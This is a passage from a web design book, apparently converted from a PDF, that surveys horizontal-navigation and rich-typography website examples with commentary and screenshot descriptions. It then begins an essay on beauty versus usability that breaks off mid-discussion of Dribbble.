
This website has a horizontal timeline for navigation. Notice that there is no horizontal scroll bar; visitors use the vertical scroll wheel to navigate horizontally.

The screenshot shows the homepage of Jung v. Matt. At the top, there's a dark header with a logo, a "Connect with Facebook" button, and a search bar. Below the header is a navigation bar with links for "ALLE", "AGENTUR NEWS", "VON UNS", "VON ANDEREN", and "HIGHLIGHTS". The main content area features a horizontal timeline at the top with month labels from JAN 11 to MAI 10. Below the timeline, there's a large green box containing text and a photo. To the right of this box is a list of comments from users like Maike Wauker, Julia Ziegler, Christian De, and others, each with a small profile picture and a link to their post. On the far right, there's a sidebar with a photo of a person, a status update, and a "21 Personen" link. The overall design is clean and modern, utilizing a flat design aesthetic.

www.jvm-neckar.de

Your Auxillary

One of many so-called “single-page layouts.” The full content of these websites is on a single page, which is navigated using either the keyboard, the mouse or a menu (this website uses the third option). Here we have a good (and common) combination of vertical and horizontal navigation (showing the [jQuery ScrollTo plug-in](#) in action).



www.yourauxiliary.com

One Twenty Six

This portfolio has a different kind of horizontal navigation. Apart from “Previous” and “Next” buttons, the user also gets an overview of selected content in a drop-down menu. Once they select an option, the page scrolls horizontally. Horizontal navigation with the mouse wheel would probably improve this design’s usability.

A
SELECTION OF WORK
from
ONETWENTYSIX
FEATURING
PHOTOGRAPHS & ILLUSTRATIONS[†]
in full color

NEW YORK
THE PORT OF JEFFERSON
401 E. MAIN, BLDG 2

† ALL WORKS COPYRIGHT ONETWENTYSIX
© MMIX

SELECTED WORK

I. THE BROOKLYN CIRCUS
II. VINCENT & VINCENT
III. FRANCO SHADE
IV. SIMMONS JEWELRY CO.
V. CASUALTY CLOTHING
VI. LUSSUMO
VII. AMAZING HANDYMAN
VIII. PHOTOGRAPHY
IX. LOGOMARKS

BIOGRAPHICAL

I. ABOUT US
II. LOCATION
III. FOUNDERS

CLIENT
The Brooklyn Circus

DESCRIPTION
The Brooklyn Circus began as a small, urban boutique on the corner of Bergen and Nevins in Downtown Brooklyn, but since then we've helped build the brand into a full-blown international force in menswear with a flare for the vintage and a cult status known the world over.


LEARN MORE
thebkcircus.com
@ Giant Magazine
@ VIMBY

* PREV NEXT *

www.onetwentysix.com

C. L. Holloway

Candice Holloway's portfolio has a nice take of horizontal layout. Her artwork is placed on a "wall"; horizontal navigation is used as a metaphor for strolling an art gallery. Also interesting: scrolling is triggered when your mouse hovers over the horizontal arrows; no clicking necessary.



www.clholloway.co.za

Yamaha Ginza


You'll find that designers experiment with perspective. Sometimes the orientation is diagonal...



www.yamaha.co.jp

Edpeixoto

... and sometimes the layout just hangs in the air...



www.edpeixoto.com

Rich, Strong Typography

Typography has played a major role in Web design for years now. Bold, strong, heavy headlines can effectively convey the purpose of an e-commerce website or portfolio, while more subtle headings help structure content and improve legibility. Obviously, the big change we're seeing today is richer, more versatile typography, partly made possible by the `@font-face` attribute and the emergence of font-embedding services such as TypeKit. Rich typographic elements can now be selected and copied from the browser, which wasn't that easy a couple of years ago.

The future is big, bold and typographic. Rich font families will be used not only for headlines but for body copy as well, bringing typographic practices from print over to the Web. Also, designers will experiment more with rich, sophisticated serif fonts and bold, imposing slab fonts, supported by subtle imagery. Web designers are also adding more depth to typography with the `text-shadow` attribute in CSS3. Naturally, such subtleties are closely tied to the choice of layout. These typographic designs are often grid-based and borrow techniques from print design, such as sidenotes and footnotes.

We've further noticed that designers are extending their font stacks, adding increasingly more fall-back fonts in case a specified font is not available. That's fine, as long as the aspect ratios (or weights) of the fonts are not too different; some screen fonts will appear wider or taller than other fonts and hence have a larger aspect ratio, which means that some users would see your pages at a much smaller font size than others would.

Kilian Muster

Kilian Muster uses quite an extended serif font stack for his design: `font-family: Palatino, "Palatino Linotype", "Book Antiqua", Constantia, Times, "Times New Roman", serif;`. The posts in Kilian's blog also have sidenotes.

The screenshot shows the homepage of kilianmuster.com. At the top, there is a dark navigation bar with a red logo on the left and four menu items: "home", "about & contact", "blog", and "scrapbook". Below the navigation, the main title "Kilian Muster" is displayed in a large serif font, followed by the subtitle "soliloquies with a megaphone". To the right of the text is a black and white illustration of a hand holding a megaphone. The central content area features a large heading "The mystery of the other ‘s’" in a bold serif font. Below it is a paragraph of text and a "Read More..." link. At the bottom of the page, there are two columns: "famous last words" on the left and "previous ramblings" on the right, each containing a list of links to previous posts.

famous last words

WikiLeaks nominated for Nobel Peace prize. Wow, that's a pretty ingenious move. <http://bit.ly/eThSF1> 1 day ago
follow me on Twitter


previous ramblings

245 days ago — [Apple's rise and fall in typography](#) (8)
308 days ago — [Besonderheiten Japanischer Typographie II](#)
311 days ago — [What is typography today?](#) (6)
345 days ago — [Readability, just a bookmark away](#) (18)
356 days ago — [User Experience Extase](#) (5)

kilianmuster.com

extrapolish

Notice that the text on this website of a Polish Web design agency is set mostly in capitals: the navigation menu, introductory text and even contact address are in full capitals. Yet the design is calm, clean and polished.



www.fajnechlopaki.com

DNA to Darwin

This website has only serif fonts throughout its design: font-family: "skolar-1", "skolar-2", Georgia, Times, serif;. Notice that the text is split into columns; we didn't see this last year.

The screenshot shows the homepage of the DNA to Darwin website. At the top, there is a navigation bar with links for {HOME}, CASE STUDIES, SOFTWARE, LINKS, and FEEDBACK. Below the navigation bar, there is a large portrait of Charles Darwin. To the left of the portrait, there is a text box containing a quote: "Charles Darwin knew almost nothing about genetics." There is also a small illustration of a beetle. At the bottom of the page, there is a section titled "CASE STUDIES" with a sub-section for "Case Studies".

DNA to Darwin

{HOME} CASE STUDIES SOFTWARE LINKS FEEDBACK

Charles Darwin knew almost nothing about genetics.

Charles Darwin knew almost nothing about genetics. Many biologists of his time thought that the characteristics of parents were blended in the offspring. The problem with this, which Darwin appreciated, was that after a few generations any variation would be blended away, giving natural selection nothing to work on. [Read More...](#)

Case Studies CASE STUDIES

DNA to Darwin allows 16-19 year-old school students to explore the molecular evidence for evolution through practical bioinformatics activities that use data analysis tools and molecular data.

Each of the activities on this web site centres around an engaging story from recent research in molecular genetics encompassing microbiology, plant and animal biology and human evolution.

www.dnadarwin.org

Pioneers

This website combines vivid imagery and playful typography. The design looks more like a brochure or poster than a “classic” Web page.

The screenshot shows the Pieoneers website. At the top, there's a navigation bar with links for Technologies, Services, Projects, Get in Touch, Skype Us!, and an email address. The main title is "TECHNOLOGIES WE USE AND LIKE". Below the title, there's a section for "Ruby" featuring a red gem icon and a brief description of the language. Another section for "Ruby on Rails" includes the Ruby on Rails logo and a quote from Tim O'Reilly. To the right, there's a graphic of a battery with the text "WE CHARGE YOUR APP WITH THE BEST TECHNOLOGIES".

Pioneers
Awesome Web Development Using Rails

[Technologies](#) [Services](#) [Projects](#) [Get in Touch](#) [Skype Us!](#)
hi@pioneers.com

TECHNOLOGIES WE USE AND LIKE

Ruby

A dynamic, open source programming language with a focus on simplicity and productivity. It has an elegant syntax that is natural to read and easy to write. Ruby is a language of careful balance. Its a new language that balances functional programming with imperative programming.

Ruby on Rails

An open source web development framework which has revolutionized the way we create web applications. It gives us all the necessarily tools and components needed to build powerful apps in an intuitive development environment. RoR makes development more efficient and less troublesome.

«...Powerful web applications that formerly might have taken weeks or months to develop can be produced in a matter of days.»
— Tim O'Reilly

WE CHARGE YOUR APP WITH THE BEST TECHNOLOGIES

www.pioneers.com

Colly

Simon Collison's subtle attention to the tiniest details make the typography literally stand out. No bold, screaming typography here; just legible, aesthetically pleasing design.

Established Nottingham 2003
THE CELEBRATED NEW MISCELLANY OF
MR. SIMON COLLISON
A.K.A COLLY

Bottled for your pleasure
POTTED AUTOBIOGRAPHY


Hello, I'm a freelance designer, speaker, and author based in Nottingham, England. I've written a few [books](#), and I love doing [presentations](#) and workshops, plus occasional [interviews](#). Read [More →](#)

Dropping science like it's hot
THE SPLENDID JOURNAL


§ Jon's dedication to Alan In this snippet from the forthcoming New Adventures videos, Jon Tan dedicates his presentation to his friend and Analog colleague Alan Colville,... [More →](#)

Catalogued nocturnal matter
EXHAUSTIVE ARCHIVES


824—New Adventures ident
823—Reflecting on New Adventures
822—New Adventures identity
821—The New Adventures paper
820—That was the year that...

Mr. Collison is currently available for hire


Opinions & queries this way Drop me a line if you wish. I'm currently considering all new projects, including design and development, writing, presentations, workshops, and consultation. →

EXTERNAL REFERENCES { [VIEW ALL](#) }

Conference and speaking history
LANYRD PROFILE


Mr. Collison organises some
NEW ADVENTURES


Images from the field
Flickr Photographs


The tweets of @colly
TWITTER HAPPIER


Playing on the gramophone
LAST.FM SCRUBBLES


Notable items from other folk
PINBOARD BOOKMARKS


Sneak-peaks at my work
DRIBBLE SHOTS


I've been, therefore I am
GOWALLA PASSPORT


colly.com

The Saint John's Bible

This website shows serif fonts at their best. The fonts complement the theme and fit the layout perfectly. Notice how well a beautiful visual design and classic typography can work together.

The screenshot shows the homepage of The Saint John's Bible website. At the top, there is a dark header bar with the site's name and navigation links: CONTACT, DONATE, CART, MY ACCOUNT, and EMAIL SIGNUP. Below the header is a search bar labeled "Search Store" with a "SEARCH" button. The main navigation menu includes SEE THE BIBLE, THE PROCESS, HERITAGE PROGRAM, SHOP ONLINE, PROGRAMMING, and NEWS. The main content area features a large orange banner with the title "The Saint John's Bible". Below the banner, a text block describes the creation of the Bible in 1998, mentioning calligrapher Donald Jackson and the commission from Saint John's Abbey and University. To the right of the text is a vertical column containing a portion of the Bible's text in a serif font, with some lines obscured by decorative illustrations of dragonflies. Below the text, there are two sections: "IN THE NEWS" and "IN THE SHOP". The "IN THE NEWS" section contains two entries: one for "January 12, 2011" about the Loyola/Notre Dame Library exhibit, and another for "November 20, 2010" about Chaminade University receiving a fine art edition. The "IN THE SHOP" section features two product categories: "Free Standard Shipping" with a small image of a landscape painting, and "Fine Art Prints" with a small image of a scene featuring figures and a red bird.

www.saintjohnsbible.org

Brewhouse

A nice combination of type and visuals make this page remarkable. But it's not clear why the page has three different typefaces for the headings; two would be enough.

About the Brewhouse

WE SUPPORT OUR COMMUNITY. WE ONLY USE LOCAL PRODUCTS AND SERVICES. WE THINK THAT ROCKS.



WE SUPPORT OUR COMMUNITY. CHEERS TO THE SOUTHSIDE!

The Terminal BrewHouse is a locally owned and operated business; as such we go to great lengths and expense to utilize local products and services whenever available. It is our goal to be a contributing member of our neighborhood and city for years to come. In order to achieve this goal we have instituted many green practices and initiatives. That being said, the kitchen and brewhouse are the heart and soul of what we do and why we are here. Only the freshest foods and finest hops make it into the Terminal and our passion is that only world-class beer and exceptional food make it to your table. We sincerely thank you for coming and promise this is as serious as we will ever get.



HISTORY OF THE STONG BUILDING

The Terminal Station (Choo Choo) opened in December of 1909 and created an immediate need for a nearby hotel to give comfort to the weary travelers. The very next year The Stong building (no that is not a typo) was built next door and The Terminal Hotel came to life soon after.

A pictorial book, *Pen and Sunlight Sketches of Chattanooga*, reported that in its location and equipment, it is eminently representative of progress in the hotel

terminalbrewhouse.com

Tick Talk

Can this get any bolder? Big bold typography, with capital letters spread across the whole page. When scrolling the page, notice the nice background effect. A very simple and strong design.



www.chris-armstrong.com

Conclusion

Modern Web design is better, richer and more user-friendly. We're seeing better use of visual design for the sake of aesthetics and a pleasing user experience. Traditional techniques from print design are increasingly being applied to the Web, be they layout techniques or rich versatile typography. Horizontal and even diagonal orientations bring a fresh perspective to the flat 2-D designs we've seen for years (with their text-heavy, Flash-based pages).

These developments are a sign of the upcoming era of Web design, in which designers can use new tools and techniques to their fullest potential. Web designers should look forward to the exciting and promising years to come.

A Design Is Only as Deep as It Is Usable

Louis Lazaris

There are well-known proverbs that imply (or state outright) that beauty is superficial and limited in what it can accomplish. “It’s what’s inside that counts” and “Beauty is only skin deep” are a few simple examples. Because the Web design industry is now flooded with a lot of raw talent, and because virtually anyone can create a “beautiful” website, recognizing a truly beautiful website experience is becoming increasingly difficult. What appears beautiful to the eye might in fact be more of a hindrance.

In this article, I hope to provide a clear demarcation between what is perceived by most to be beautiful in Web design and what is truly beautiful, along with some guiding principles to help designers today create websites whose beauty is not superficial, but rather improves and enhances the user experience.

Gradients, Drop-Shadows, Reflections, Oh My!

A lot of things could fall in the category of “beautiful” or “attractive” in the context of Web design. But a number of factors would make such beauty shallow. Is a website more attractive if it has tastefully placed drop-shadows, gradients or reflections? What if it has an eye-pleasing color scheme? What about big over-designed buttons? Could these be standards by which a design would be deemed beautiful?

If you’ve been keeping tabs on the Web design industry in the last five years, you’ve probably at some point visited one of the many CSS galleries. Visiting those inspirational showcases is great, and I’m sure we’ve all done

it, but we need to be careful not to fall into the copycat syndrome, whereby we prettify our websites for no other reason than to make them CSS gallery-worthy.

The screenshot shows the Mint.com homepage. At the top, there's a navigation bar with links for 'SIGN UP', 'LOG IN', 'WHY USE MINT', 'HOW WE HELP', 'FIND SAVINGS', 'BLOG', and 'ABOUT'. Below the navigation is a large green banner with the Mint logo and the text 'the best way to manage your money'. The banner also features three awards: 'Best budgeting site' from KIPLINGER'S MAGAZINE, 'Editors' Choice Award' from PC MAGAZINE, and 'Top pick ★★★★' from MONEY MAGAZINE. A pie chart in the center shows spending categories: Rent (\$1,200, green), Groceries (\$400, light blue), Auto (\$750, yellow), and other (red). To the right, a box says 'New! Set, track and achieve your goals >'. Below the banner, five main features are listed: 'UNDERSTAND YOUR MONEY', 'ALL YOUR ACCOUNTS IN ONE PLACE', 'SET GOALS AND BUDGETS', 'FIND INSTANT SAVINGS', and 'SAFE AND SECURE'. At the bottom left, a testimonial from 'SHEEHAN, MINT BLOG' reads: 'As a recent college graduate mucking around the hallows of corporate America, there is only one thing that has made a major impact on my life. It's not my diploma. It's not my job offer. It's my ability to save, with Mint.' At the bottom right, logos for Money, The New York Times, Good Morning America, PC, and PC Magazine are shown with their respective reviews.

Mint.com has everything a client could ask for in a "Web 2.0 design". Does that mean it's beautiful?

The designers, developers and content strategists who planned and executed many of the websites in those galleries did what they did because they felt it would truly benefit the user experience and their clients' bottom line. The truly beautiful websites and apps in those showcases are not just visually beautiful; they're usable, accessible and optimized to benefit both the user and website owner.

The Dribbble Syndrome

With the recent popularity of *Dribbble*, the copycat syndrome might be gaining momentum. On Dribbble, a designer reveals a sample of something they're working on, and then the style of that small snippet starts spreading. The context and strategy underlying it are unknown, yet the style is still viewed as beautiful in and of itself. The designer may have taken hours, days or weeks to arrive at the decisions that informed the design, but now that it's out in the wild, the snippet becomes nothing more than eye candy.

The screenshot shows the Dribbble homepage with a dark header bar containing the Dribbble logo, navigation links for 'Shots', 'Players', 'Tags', and 'About', and a 'Sign In' button. A search bar with a magnifying glass icon and a 'Go' button are also present. Below the header, a message reads: 'What are you working on? Dribbble is show and tell for creatives. [Sign up as a spectator](#)'.

Below the message, there are five cards representing different design projects:

- Artua**: A train icon with a reflection, 1,437 views, 24 comments, 237 likes.
- SoftFacade**: A red suitcase with iOS stickers, 1,351 views, 24 comments, 184 likes.
- Benjamin De Cock**: A screenshot of a calendar application showing a tracking overview, 2,710 views, 12 comments, 146 likes.
- Tyler Thompson**: A painting of blue flowers, 823 views, 17 comments, 116 likes.
- Prekesh Chavda**: A wooden door with a grid of smiley faces, 798 views, 22 comments, 96 likes.

